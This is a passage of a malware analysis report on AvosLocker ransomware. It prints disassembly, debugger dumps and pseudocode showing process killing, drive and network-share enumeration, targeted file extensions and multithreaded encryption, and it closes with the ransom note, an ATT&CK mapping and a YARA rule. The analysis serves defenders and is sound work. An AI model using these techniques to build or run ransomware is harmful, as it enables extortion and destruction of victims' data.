The names of running processes are checked against previously resolved stack strings (the bat, firefox, SQL, etc...). If a match is provided, it terminates the operation of the detected process.

Against the process names previously obtained by analyzing stack data, if a running process name is included in the blacklist, AvosLocker resolves OpenProcess and TerminateProcess API

calls and terminates the corresponding process.

The first detected variants of AvosLocker also have the functionality to terminate running processes, but they were implemented a little differently than in current examples. This situation can be explained in the following way.

AvosLocker checks whether another application/program uses the file it processes during encryption. If another application is using the file, the program that is using the file is terminated. To do this, it takes advantage of the Restart Manager feature that the Windows operating system offers to stop applications and services that are not critical, especially during software installation and update processes. For this, the RmStartSession, RmRegisterResources, and RmGetList API functions are used.

```
.text:00402CB9    call    ds:RmStartSession
.text:00402CBF    test    eax, eax
.text:00402CC1    jnz     loc_402FAD
.text:00402CC7    cmp     [ebp+arg_14], 8
.text:00402CCB    lea     eax, [ebp+arg_0]
.text:00402CCE    cmovnb  eax, [ebp+arg_0]
.text:00402CD2    mov     [ebp+rgsFileNames], eax
.text:00402CD8    xor     eax, eax
.text:00402CDA    push    eax             ; rgsServiceNames
.text:00402CDB    push    eax             ; nServices
.text:00402CDC    push    eax             ; rgApplications
.text:00402CDD    push    eax             ; nApplications
.text:00402CDE    lea     eax, [ebp+rgsFileNames]
.text:00402CE4    push    eax             ; rgsFileNames
.text:00402CE5    push    1               ; nFiles
.text:00402CE7    push    [ebp+pSessionHandle] ; dwSessionHandle
.text:00402CED    call    ds:RmRegisterResources
.text:00402CF3    test    eax, eax
.text:00402CF5    jnz     loc_402FA1
.text:00402CFB    lea     eax, [ebp+dwRebootReasons]
.text:00402D01    mov     [ebp+pnProcInfo], 0Ah
.text:00402D0B    push    eax             ; lpdwRebootReasons
.text:00402D0C    lea     eax, [ebp+var_1A6C]
.text:00402D12    push    eax             ; rgAffectedApps
.text:00402D13    lea     eax, [ebp+pnProcInfo]
.text:00402D19    push    eax             ; pnProcInfo
.text:00402D1A    lea     eax, [ebp+pnProcInfoNeeded]
.text:00402D20    push    eax             ; pnProcInfoNeeded
.text:00402D21    push    [ebp+pSessionHandle] ; dwSessionHandle
.text:00402D27    call    ds:RmGetList
```

Figure 20: Termination of processes running with Restart Manager

2.5 Mutex Creation

The program uses Mutex objects in order to effectively use operating system resources and guarantee that one instance of it will run at a time. It has been found that the name of the mutex object created by AvosLocker varies in AvosLocker structures (a-zA-Z0-9), but its length

is a constant 16 characters.

```
.text:000D7CAC C6 85 E0 FC FF FF+        mov     [ebp+var_320], 33h ; '3'
.text:000D7CAC 33
.text:000D7CB3 6A 5A                     push    5Ah ; 'Z'
.text:000D7CB5 8D 8D E0 FC FF FF         lea     ecx, [ebp+var_320]
.text:000D7CBB E8 E0 AA FF FF            call    sub_D27A0
.text:000D7CC0 88 85 E1 FC FF FF         mov     [ebp+var_31F], al
.text:000D7CC6 6A 68                     push    68h ; 'h'
.text:000D7CC8 8D 8D E0 FC FF FF         lea     ecx, [ebp+var_320]
.text:000D7CCE E8 CD AA FF FF            call    sub_D27A0
.text:000D7CD3 88 85 E2 FC FF FF         mov     [ebp+var_31E], al
.text:000D7CD9 6A 65                     push    65h ; 'e'
.text:000D7CDB 8D 8D E0 FC FF FF         lea     ecx, [ebp+var_320]
.text:000D7CE1 E8 BA AA FF FF            call    sub_D27A0
.text:000D7CE6 88 85 E3 FC FF FF         mov     [ebp+var_31D], al
.text:000D7CEC 6A 69                     push    69h ; 'i'
.text:000D7CEE 8D 8D E0 FC FF FF         lea     ecx, [ebp+var_320]
.text:000D7CF4 E8 A7 AA FF FF            call    sub_D27A0
.text:000D7CF9 88 85 E4 FC FF FF         mov     [ebp+var_31C], al
.text:000D7CFF 6A 63                     push    63h ; 'c'
.text:000D7D01 8D 8D E0 FC FF FF         lea     ecx, [ebp+var_320]
.text:000D7D07 E8 94 AA FF FF            call    sub_D27A0
.text:000D7D0C 88 85 E5 FC FF FF         mov     [ebp+var_31B], al
.text:000D7D12 6A 30                     push    30h ; '0'
.text:000D7D14 8D 8D E0 FC FF FF         lea     ecx, [ebp+var_320]
.text:000D7D1A E8 81 AA FF FF            call    sub_D27A0
.text:000D7D1F 88 85 E6 FC FF FF         mov     [ebp+var_31A], al
.text:000D7D25 6A 57                     push    57h ; 'W'
.text:000D7D27 8D 8D E0 FC FF FF         lea     ecx, [ebp+var_320]
.text:000D7D2D E8 6E AA FF FF            call    sub_D27A0
.text:000D7D32 88 85 E7 FC FF FF         mov     [ebp+var_319], al
.text:000D7D38 6A 61                     push    61h ; 'a'
.text:000D7D3A 8D 8D E0 FC FF FF         lea     ecx, [ebp+var_320]
.text:000D7D40 E8 5B AA FF FF            call    sub_D27A0
```

Figure 21: Obtaining the characters that will form the mutex object name

```
.text:000D7E2B 6A 10                    push    10h
.text:000D7E2D 8D 8D E1 FC FF FF        lea     ecx, [ebp+var_31F]
.text:000D7E33 E8 D8 29 00 00           call    sub_DA810
.text:000D7E38 C6 00 00                 mov     byte ptr [eax], 0
.text:000D7E3B 8D 8D E1 FC FF FF        lea     ecx, [ebp+var_31F]
.text:000D7E41 E8 BA 29 00 00           call    sub_DA800
.text:000D7E46 50                       push    eax     ; lpName
.text:000D7E47 6A 01                    push    1       ; bInitialOwner
.text:000D7E49 6A 00                    push    0       ; lpMutexAttributes
.text:000D7E4B FF 15 A0 D0 15 00        call    ds:CreateMutexA
.text:000D7E51 85 C0                    test    eax, eax
.text:000D7E53 74 11                    jz      short loc_D7E66
```

Figure 22: The piece of code used to create mutex

2.6 Identification of Sources

AvosLocker tries to detect network and disk partitions located in the system that can be used to store data before starting to encrypt files. After the resources are detected, a file/directory scan is performed.

2.6.1 Detection of Network Resources

The program uses the WNetOpenEnumA, wnetenumresourcea, WNetAddConnection2A API functions to detect the network-based resources to which the target system is connected.

```
00408C18   6A 40          push 40
00408C1A   FF15 50A04400  call dword ptr ds:[<&GlobalAlloc>]
00408C20   8BF8           mov edi,eax
00408C22   85FF           test edi,edi
00408C24   0F84 FE010000  je sample.408E28
00408C2A   FF75 E8        push dword ptr ss:[ebp-18]
00408C2D   6A 00          push 0
00408C2F   57             push edi
00408C30   E8 7BEA0100    call sample.427680
00408C35   83C4 0C        add esp,C
00408C38   8D45 E8        lea eax,dword ptr ss:[ebp-18]
00408C3B   50             push eax
00408C3C   57             push edi
00408C3D   8D45 EC        lea eax,dword ptr ss:[ebp-14]
00408C40   50             push eax
00408C41   FF75 E4        push dword ptr ss:[ebp-1C]
00408C44   FF15 A8A14400  call dword ptr ds:[<&WNetEnumResourceA>]
00408C4A   85C0           test eax,eax
00408C4C   0F85 C6010000  jne sample.408E18
00408C52   33DB           xor ebx,ebx
00408C54   395D EC        cmp dword ptr ss:[ebp-14],ebx
00408C57   76 D1          jbe sample.408C2A

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Locals | Struct

Address   Hex                                             ASCII
0055E128  02 00 00 00 00 00 00 00 06 00 00 00 02 00 00 80  ................
0055E138  00 00 00 00 2C 56 56 00 00 00 00 00 00 56 56 00  ....,VV......VV.
0055E148  02 00 00 00 00 00 00 00 06 00 00 00 02 00 00 80  ................
0055E158  00 00 00 00 C8 55 56 00 00 00 00 00 90 55 56 00  ....ÈUV......UV.
0055E168  02 00 00 00 00 00 00 00 06 00 00 00 02 00 00 80  ................
0055E178  00 00 00 00 5C 55 56 00 00 00 00 00 28 55 56 00  ....\UV.....(UV.
0055E188  02 00 00 00 00 00 00 00 06 00 00 00 02 00 00 80  ................
0055E198  00 00 00 00 02 55 56 00 00 00 00 00 DC 54 56 00  .....UV.....UTV.
0055E1A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0055E1B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0055E1C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 23: The WNetEnumResourceA function returns addresses that point to the location of the detected network resources.)

```
005654D2  00 00 00 00 00 00 00 00 00 00 57 65 62 20 43 6C  ..........Web Cl
005654E2  69 65 6E 74 20 4E 65 74 77 6F 72 6B 00 00 20 00  ient Network.. .
005654F2  4E 00 65 00 74 00 77 00 6F 00 72 00 6B 00 00 00  N.e.t.w.o.r.k...
00565502  57 65 62 20 43 6C 69 65 6E 74 20 4E 65 74 77 6F  Web Client Netwo
00565512  72 6B 00 00 20 00 4E 00 65 00 74 00 77 00 6F 00  rk.. .N.e.t.w.o.
00565522  72 00 6B 00 00 00 4D 69 63 72 6F 73 6F 66 74 20  r.k...Microsoft
00565532  57 69 6E 64 6F 77 73 20 4E 65 74 77 6F 72 6B 00  Windows Network.
00565542  64 00 6F 00 77 00 73 00 20 00 4E 00 65 00 74 00  d.o.w.s. .N.e.t.
00565552  77 00 6F 00 72 00 6B 00 00 00 4D 69 63 72 6F 73  w.o.r.k...Micros
00565562  6F 66 74 20 57 69 6E 64 6F 77 73 20 4E 65 74 77  oft Windows Netw
00565572  6F 72 6B 00 64 00 6F 00 77 00 73 00 20 00 4E 00  ork.d.o.w.s. .N.
00565582  65 00 74 00 77 00 6F 00 72 00 6B 00 00 00 4D 69  e.t.w.o.r.k...Mi
00565592  63 72 6F 73 6F 66 74 20 54 65 72 6D 69 6E 61 6C  crosoft Terminal
005655A2  20 53 65 72 76 69 63 65 73 00 69 00 6E 00 61 00   Services.i.n.a.
005655B2  6C 00 20 00 53 00 65 00 72 00 76 00 69 00 63 00  l. .S.e.r.v.i.c.
005655C2  65 00 73 00 00 00 4D 69 63 72 6F 73 6F 66 74 20  e.s...Microsoft
005655D2  54 65 72 6D 69 6E 61 6C 20 53 65 72 76 69 63 65  Terminal Service
005655E2  73 00 69 00 6E 00 61 00 6C 00 20 00 53 00 65 00  s.i.n.a.l. .S.e.
005655F2  72 00 76 00 69 00 63 00 65 00 73 00 00 00 56 4D  r.v.i.c.e.s...VM
00565602  77 61 72 65 20 53 68 61 72 65 64 20 46 6F 6C 64  ware Shared Fold
00565612  65 72 73 00 65 00 64 00 20 00 46 00 6F 00 6C 00  ers.e.d. .F.o.l.
00565622  64 00 65 00 72 00 73 00 00 00 56 4D 77 61 72 65  d.e.r.s...VMware
00565632  20 53 68 61 72 65 64 20 46 6F 6C 64 65 72 73 00   Shared Folders.
00565642  65 00 64 00 20 00 46 00 6F 00 6C 00 64 00 65 00  e.d. .F.o.l.d.e.
00565652  72 00 73 00 00 00 AB AB AB AB AB AB AB AB 00 00  r.s...««««««««..
```

Figure 24: Detected network-based storage areas

2.6.2 Determination of Disk Partitions and Their Types

AvosLocker uses the GetLogicalDrives API function to define disk partitions such as `C:\, D:\, E:\` etc.

```
.text:00407146 89 75 F0                mov     [ebp+computed_hash], esi
.text:00407149 81 7D F0 8B 42 95+      cmp     [ebp+computed_hash], 2D954288h
.text:00407149 2D
.text:00407150 8B 70 18                mov     esi, [eax+18h]
.text:00407153 74 08                   jz      short loc_40715D

.text:0040715D
.text:0040715D                 loc_40715D:
.text:0040715D 8B 45 EC                mov     eax, [ebp+var_14]
.text:00407160 8B 48 1C                mov     ecx, [eax+1Ch]
.text:00407163 8B 40 24                mov     eax, [eax+24h]
.text:00407166 03 CE                   add     ecx, esi
.text:00407168 03 C6                   add     eax, esi
.text:0040716A 0F B7 04 78             movzx   eax, word ptr [eax+edi*2]
.text:0040716E 8B 04 81                mov     eax, [ecx+eax*4]
.text:00407171 03 C6                   add     eax, esi
.text:00407173 FF D0                   call    eax     ; call GetLogicalDrives
.text:00407175 8B D8                   mov     ebx, eax
.text:00407177 33 FF                   xor     edi, edi

.text:00407155
.text:00407155                 loc_407
.text:00407155 85 FF
.text:00407157 75 C1
```

Figure 25: Detection of logical drives with the GetLogicalDrives API function

As a result of the call, this function returns a value that may vary depending on the disk drives on the machine on which the program is running (for example, 0xC(00001100). The bits that are 1 in the binary expression that the return value has represented the detected disk partitions. Starting from the rightmost(the most meaningless bit - LSB) A, B, C... it continues in the form. The program makes A-Z shift 1 bit to the left to detect disk drives. The value returned by the function in the system where the analysis has performed the program that disk drives C and D are located in the system.

```
.text:004071B2 50                      push    eax
.text:004071B3 51                      push    ecx
.text:004071B4 8D 4D E0                lea     ecx, [ebp+var_20]
.text:004071B7 E8 44 48 00 00          call    sub_40BA00
.text:004071BC 83 65 FC 00             and     [ebp+var_4], 0
.text:004071C0 50                      push    eax
.text:004071C1 E8 E1 21 00 00          call    sub_4093A7
.text:004071C6 83 4D FC FF             or      [ebp+var_4], 0FFFFFFFFh
.text:004071CA 83 7D E4 00             cmp     [ebp+var_1C], 0
.text:004071CE 75 0C                   jnz     short loc_4071DC

.text:004071D0
.text:004071D0                 loc_4071D0:             ; shift left bitmask by one
.text:004071D0 47                      inc     edi     ; to determine disk drives
.text:004071D1 83 FF 1A                cmp     edi, 26
.text:004071D4 7C A3                   jl      short loc_407179

.text:004071DC
.text:004071DC                 loc_4071DC:
.text:004071DC E8 23 59 02 00          call    sub_42CB04
.text:004071DC                 API_resolve endp
.text:004071DC

.text:004071D6 E8 AA E9 03 00          call    __EH_epilog3
.text:004071DB C3                      retn
```

Figure 26: Control of 26 disk drive characters from A to Z

AvosLocker also uses the FindFirstVolumew, FindNextVolume2 and GetDriveTypeW API functions to determine the type of storage devices available on the system it is running. Thus,

the types of disk drives available (for example, network drive, CD-ROM, hard disk, USB, etc.).) can be detected.

```
    FirstVolumeW = FindFirstVolumeW(v0, 0x8000u);
    v4 = FirstVolumeW;
    do
    {
      if ( !GetVolumePathNamesForVolumeNameW(v1, szVolumePathNames, 0x78u, &cchReturnLength)
        || lstrlenW(szVolumePathNames) != 3 )
      {
        v3 = 0;
        RootPathName[0] = 90;
        while ( GetDriveTypeW(RootPathName) != 1 )
        {
          ++v3;
          --RootPathName[0];
          if ( v3 >= 26 )
            goto LABEL_10;
        }
        SetVolumeMountPointW(RootPathName, v1);
LABEL_10:
        FirstVolumeW = v4;
      }
    }
    while ( FindNextVolumeW(FirstVolumeW, v1, 0x8000u) );
    FindVolumeClose(FirstVolumeW);
```

Figure 27: The piece of code used to determine the type of disk partition

2.7 File/Directory Scanning

After detecting the disk partitions, AvosLocker starts scanning the files in the directories by analyzing the addresses of the FindFirstFile and FindNextFile functions, and this operation is performed using the loop located at address 00406258.




Figure 28: File/directory scanning via the FindFirstFile and FindNextFile API functions

In order to determine the files that it will encrypt, it performs a check for each file by decrypting the file extensions that are kept encrypted in the program.

```
0200E4A0  ábQ{\ý..e.D.ÿÿÿÿhý.."C@.9{Q{ðþ..äþ......ndoc docx xls xlsx ppt p
0200E4E0  ptx pst ost msg eml vsd vsdx txt csv rtf wks wk1 pdf dwg onetoc2
0200E520   snt jpeg jpg docb docm dot dotm dotx xlsm xlsb xlw xlt xlm xlc
0200E560  xltx xltm pptm pot pps ppsm ppsx ppam potx potm edb hwp 602 sxi
0200E5A0  sti sldx sldm sldm vdi vmdk vmx gpg aes ARC PAQ bz2 tbk bak tar
0200E5E0  tgz gz 7z rar zip backup iso vcd bmp png gif raw cgm tif tiff ne
0200E620  f psd ai svg djvu m4u m3u mid wma flv 3g2 mkv 3gp mp4 mov avi as
0200E660  f mpeg vob mpg wmv fla swf wav mp3 sh class jar java rb asp php
0200E6A0  jsp brd sch dch dip pl vb vbs ps1 bat cmd js asm h pas cpp c cs
0200E6E0  suo sln ldf mdf ibd myi myd frm odb dbf db mdb accdb sql sqlited
0200E720  b sqlite3 asc lay6 lay mml sxm otg odg uop std sxd otp odp wb2 s
0200E760  lk dif stc sxc ots ods 3dm max 3ds uot stw sxw ott odt pem p12 c
0200E7A0  sr crt key pfx der dat.............................~.p.D.a.t.a...
```

```
0200DEE0  +...........+...5db mdb accdb csv sql ibd myd dbf edb mdf db db
0200DF20  odb db sqlitedb db sqlite3 dbf dbf dbf ai db dbf mdb dbf edb edb
0200DF60   dbf bak dbf db dbf dbf edb dbf db wk1 dbf dbf odb dbf dbf....~.
0200DFA0  .ß..xðE.$........ß..èLc..ï..¸ä..*.....b.......ö}..._.........¸Cc.
0200DFE0  .....à......ø.~.P....Å@.ú.~.è.e.¤ä..K.D.ÿÿÿÿ°ä..·¬@.ø.~.P...¥[D.
0200E020  ¯4@.ábQ{....äþ........~..Your files ...................d usin....
0200E060  ......~.=÷D)W+.û..|r...........~..½HÅ..Qw..ât........(.~........
0200E0A0
0200E0E0  .............°ï}Ìá..qÏì}£<ê}.qñ.`..........._.P._.db.mdb.accdb csv
0200E120   sql ibd myd dbf edb mdf db db odb db sqlitedb db sqlite3 dbf db
0200E160  f dbf ai db dbf mdb dbf edb edb dbf bak dbf db dbf dbf edb dbf d
0200E1A0  b wk1 dbf dbf odb dbf dbf.ï}.â..Ì.î}.X..þÿÿÿ£<ê}Î<ê}`...x...r.~.
```

Figure 29: Resolved file extensions

2.8 Encryption of Files

AvosLocker opens an instance of the file to be encrypted at the encryption stage with the CreateFileW function, and the function that creates the initial part of the AES algorithm (AES Init) is executed. After the key generation and encryption of the file are completed the `.avos2` extension is added to the file name. In order for the file with the extension `avos2` to be created again in the existing directory, the MoveFileW API function is analyzed and an encrypted file is created by calling it.

```
004046E9   8B85 70F4FFFF   mov eax,dword ptr ss:[ebp-B90]
004046EF   8B48 1C         mov ecx,dword ptr ds:[eax+1C]
004046F2   03CE            add ecx,esi                          esi:"MZ"
004046F4   898D 2CEDFFFF   mov dword ptr ss:[ebp-12D4],ecx      [ebp-12D4]
004046FA   8B40 24         mov eax,dword ptr ds:[eax+24]        eax:&L"\\\
004046FD   03C6            add eax,esi                          eax:&L"\\\
004046FF   8985 28EDFFFF   mov dword ptr ss:[ebp-12D8],eax
00404705   0FB70478        movzx eax,word ptr ds:[eax+edi*2]    eax:&L"\\\
00404709   8B0C81          mov ecx,dword ptr ds:[ecx+eax*4]
0040470C   03CE            add ecx,esi                          esi:"MZ"
0040470E   898D 24EDFFFF   mov dword ptr ss:[ebp-12DC],ecx
00404714   FFB5 84EFFFFF   push dword ptr ss:[ebp-107C]         [ebp-107C]
0040471A   8B85 88EFFFFF   mov eax,dword ptr ss:[ebp-1078]      [ebp-1078]
00404720   FF30            push dword ptr ds:[eax]              [eax]:L"\\
00404722   FFD1            call ecx                             MoveFileW
```

Figure 30: Calling the resolved MoveFileW API function

```
EAX   00654B40   &L"\\\\                \\Users\\Public\\flarevm.png"
EBX   7031BDAF
ECX   7DD89AC8   <kernel32.MoveFileW>
EDX   7DE2791C   "MoveFileWithProgressA"
EBP   0271FD68
ESP   0271E4B0   &L"\\\\                \\Users\\Public\\flarevm.png"
ESI   7DD60000   "MZ"
EDI   00000363   L'♠
```

Figure 31: Parameter passed to MoveFileW call as a file path

AvosLocker has been developed to make encryption much faster than when it was first detected. The power behind the increase in encryption speed is to support the power of its multi-core processors with a multi-threading model. Unfortunately, it seems that this type of approach is also applied in many other ransomware groups.

It uses the following API functions to maintain communication with the main thread and other created threads.

- CreateIoCompletionPort()
- PostQueuedCompletionStatus()
- GetQueuedCompletionPort()

```
.text:000D7BA8 6A 00              push    0        ; NumberOfConcurrentThreads
.text:000D7BAA 6A 00              push    0        ; CompletionKey
.text:000D7BAC 6A 00              push    0        ; ExistingCompletionPort
.text:000D7BAE 6A FF              push    0FFFFFFFFh ; FileHandle
.text:000D7BB0 FF 15 54 D0 15 00  call    ds:CreateIoCompletionPort
```

Figure 32: The piece of code in which the CreateIoCompletionPort API function is called

The threads to be used are created in a loop shown below, and priority is set for each of them using the SetThreadPriority API call.

```
.text:000D7BF1
.text:000D7BF1                  loc_D7BF1:
.text:000D7BF1 8D 85 88 FD FF FF        lea     eax, [ebp+var_278]
.text:000D7BF7 50                       push    eax
.text:000D7BF8 68 B0 CD 0C 00           push    offset dword_CCDB0
.text:000D7BFD 8D 8D 80 F7 FF FF        lea     ecx, [ebp+var_880]
.text:000D7C03 E8 68 AE 00 00           call    thread_creation
.text:000D7C03                  ;   } // starts at D7BD3
.text:000D7C08                  ;   try {
.text:000D7C08 C6 45 FC 98              mov     byte ptr [ebp+var_4], 98h
.text:000D7C0C 50                       push    eax
.text:000D7C0D 8D 8D D8 FE FF FF        lea     ecx, [ebp+var_128]
.text:000D7C13 E8 F8 32 00 00           call    sub_DAF10
.text:000D7C13                  ;   } // starts at D7C08
.text:000D7C18                  ;   try {
.text:000D7C18 C6 45 FC 97              mov     byte ptr [ebp+var_4], 97h
.text:000D7C1C 8D 8D 80 F7 FF FF        lea     ecx, [ebp+var_880]
.text:000D7C22 E8 09 CE FE FF           call    sub_C4A30
.text:000D7C27 6A 02                    push    2       ; nPriority
.text:000D7C29 FF B5 88 FD FF FF        push    [ebp+var_278]
.text:000D7C2F 8D 8D D8 FE FF FF        lea     ecx, [ebp+var_128]
.text:000D7C35 E8 06 32 00 00           call    sub_DAE40
.text:000D7C3A 8B C8                    mov     ecx, eax
.text:000D7C3C E8 4F CE FE FF           call    sub_C4A90
.text:000D7C41 50                       push    eax     ; hThread
.text:000D7C42 FF 15 A8 D0 15 00        call    ds:SetThreadPriority
.text:000D7C48 8B 85 88 FD FF FF        mov     eax, [ebp+var_278]
.text:000D7C4E 40                       inc     eax
.text:000D7C4F 89 85 88 FD FF FF        mov     [ebp+var_278], eax
.text:000D7C55 3B C7                    cmp     eax, edi
.text:000D7C57 7C 98                    jl      short loc_D7BF1
```

Figure 33: creating threads and setting priorities

AvosLocker contains a public encryption key that is kept hardcoded in the program file. Base64 encoded data is written to the end of the encrypted files.

```
00000000  D4 EC 56 DF 9A 7B 77 C2 81 A7 1A BD 47 41 0A 14  ÔìVßš{wÂ.§.½GA..
00000010  DB F1 DF 4A B4 AF 80 AD 90 99 24 2E 66 F7 B7 28  ÛñßJ´¯€..™$.f÷·(
00000020  A8 54 A4 72 65 68 4D 50 35 37 6C 51 4A 41 47 63  ¨T¤rehMP571QJAGc
00000030  2B 66 63 66 45 45 69 78 64 49 53 54 51 2F 38 4C  +fcfEEixdISTQ/8L
00000040  74 41 46 74 2B 38 44 36 37 51 73 55 78 57 46 57  tAFt+8D67QsUxWFW
00000050  63 64 41 59 4B 36 74 32 46 32 56 69 33 31 53 49  cdAYK6t2F2Vi31SI
00000060  37 30 36 4D 4F 5A 74 38 76 51 6B 48 2B 4C 6D 4A  706MOZt8vQkH+LmJ
00000070  76 33 6B 76 62 52 4B 55 6B 75 42 59 69 39 4B 52  v3kvbRKUkuBYi9KR
00000080  76 70 50 64 59 73 37 79 46 4D 65 70 44 68 66 62  vpPdYs7yFMepDhfb
00000090  6C 7A 74 57 32 72 78 33 30 79 37 2B 73 7A 6F 6A  lztW2rx30y7+szoj
000000A0  36 75 6F 38 62 4B 47 4B 7A 32 6B 64 4E 63 4E 37  6uo8bKGKz2kdNcN7
000000B0  37 70 52 4E 73 49 30 71 4B 76 6E 44 68 2F 56 70  7pRNsI0qKvnDh/Vp
000000C0  77 2F 5A 5A 30 5A 38 34 66 41 66 4D 50 4C 59 2F  w/ZZ0Z84fAfMPLY/
000000D0  2F 71 79 79 4E 67 47 4E 46 79 66 75 62 33 73 76  /qyyNgGNFyfub3sv
000000E0  45 4C 46 73 51 59 2F 31 48 48 59 51 51 68 4F 5A  ELFsQY/1HHYQQhOZ
000000F0  59 51 43 78 48 70 41 53 6D 32 49 32 51 37 46 58  YQCxHpASm2I2Q7FX
00000100  35 50 69 65 6C 4D 46 51 52 5A 74 4D 6B 37 61 4E  5PielMFQRZtMk7aN
00000110  70 5A 66 51 46 63 32 65 44 77 73 32 6B 63 4C 70  pZfQFc2eDws2kcLp
00000120  73 44 4A 65 6A 37 52 73 42 45 36 6B 6B 49 6E 33  sDJej7RsBE6kkIn3
00000130  4D 4F 6C 57 50 73 48 55 4B 4A 70 47 36 63 44 36  MOlWPsHUKJpG6cD6
00000140  63 36 35 6B 71 6B 56 4C 36 35 38 6C 69 37 65 57  c65kqkVL658li7eW
00000150  47 77 6F 38 72 67 6E 58 55 47 45 70 57 6F 64 4A  Gwo8rgnXUGEpWodJ
00000160  35 50 4F 76 4B 66 68 6F 70 31 6F 75 51 34 50 6C  5POvKfhoplouQ4Pl
00000170  6C 5A 52 66 34 74 39 35 69 77 3D 3D              lZRf4t95iw==
```

Figure 34: Encrypted file content

3 Conclusion

AvosLocker targets all commonly used file extensions, including network resources, disk drives, and database files. It is powered by a combination of the symmetric AES encryption key, uniquely generated for each file, and the RSA Public key is used to encrypt this key.


It is possible to reflect program activities on the command line, reduce privacy, and stop encryption when the user terminates the process immediately. Compared to other ransomware, once it has completed its work, it does not perform any encryption operations on the files that are later included in the system.

Software threats AvosLocker ransom to be protected from phishing e-mails with a file attachment and clear without a source and used against identified vulnerabilities exist in the system should be treated with caution (particularly with Windows Active Directory), security updates for these vulnerabilities in the shortest possible time should be applied. In addition, it is also known that attackers are trying to cooperate with other attackers who have access to already compromised systems.

3.1 Ransom Note

AvosLocker, create files with a ransom note written `GET_YOUR_FILES_BACK.txt` in the directory where the encrypted files are located.

The ransom note states that the files are encrypted with the symmetric encryption algorithm AES-256 for the target to communicate. We think an ID value is predetermined with the TOR address with the onion extension and placed hard-coded in the generated AvosLocker instances. This value is used by operators as an identifier of the target and does not change dynamically.


GET_YOUR_FILES_BACK.txt - Notepad

File Edit Format View Help

```
AvosLocker

Attention!
Your systems have been encrypted, and your confidential documents were downloaded.
In order to restore your data, you must pay for the decryption key & application.
You may do so by visiting us at http://avosjon4pfh3y7ew3jdwz6ofw7lljcxlbk7hcxxmnxlh5kvf2akcqjad.onion.
This is an onion address that you may access using Tor Browser which you may download at https://www.torproject.org/download/
Details such as pricing, how long before the price increases and such will be available to you once you enter your ID presented to you below in this note in our website.
Contact us soon, because those who don't have their data leaked in our press release blog and the price they'll have to pay will go up significantly.
The corporations whom don't pay or fail to respond in a swift manner have their data leaked in our blog, accessible at http://avosqxh72b5ia23dl5fgwcpndkctuzqvh2iefk5imp3pi5gfhel5klad.onion


Your ID: 569005170014ec31d13e91e189207bb036c8a72478d1e5a2f51ea3bade53e837
```

Figure 35: Ransom Note

3.2 Mitre ATT&CK Threat Matrix

1. Initial Access TA0001
   - Exploit Public-facing Application TA1190
   - Valid Accounts T1078
2. Execution TA0002
   - Command and Scripting Interpreter: Windows Command Shell T1059.003
   - Command and Scripting Interpreter: PowerShell T1059.001
   - Windows Management Instrumentation T1047
3. Discovery TA0007
   - Query Registry T1012
   - System Information Discovery T1082
   - File and Directory Discovery T1083
   - Network Share Discovery T1135
   - Process Discovery T1057
4. Impact TA0040
   - Data Encrypted for Impact T1486
   - Service Stop T1489
   - Defacement: Internal Defacement T1491.001
   - Inhibit System Recovery T1490
5. Defense Evasion TA0005
   - Indicator Removal on Host: Clear Windows Event Logs T1070.001

3.3 YARA Rule

```
rule AvosLocker{
  meta:
        description = "Detect AvosLocker ransomware"
    strings:
      $hex1 = {8A [5] 30 [5] FF 41 83 ?? ?? 72 ??}
      $hex2 = {0F ?? ?? 8D ?? ?? 33 ?? 69 [5] 8A ?? ?? 84 ?? 75 ??}
      $hex3 = {8B ?? ?? 8D ?? ?? 03 ?? 4F BE [4] 8A ?? 42 84 ?? 74}
    condition:
        uint16(0) == 0x5a4d and filesize <= 1MB and all of them
}
```

Listing 1: YARA Rule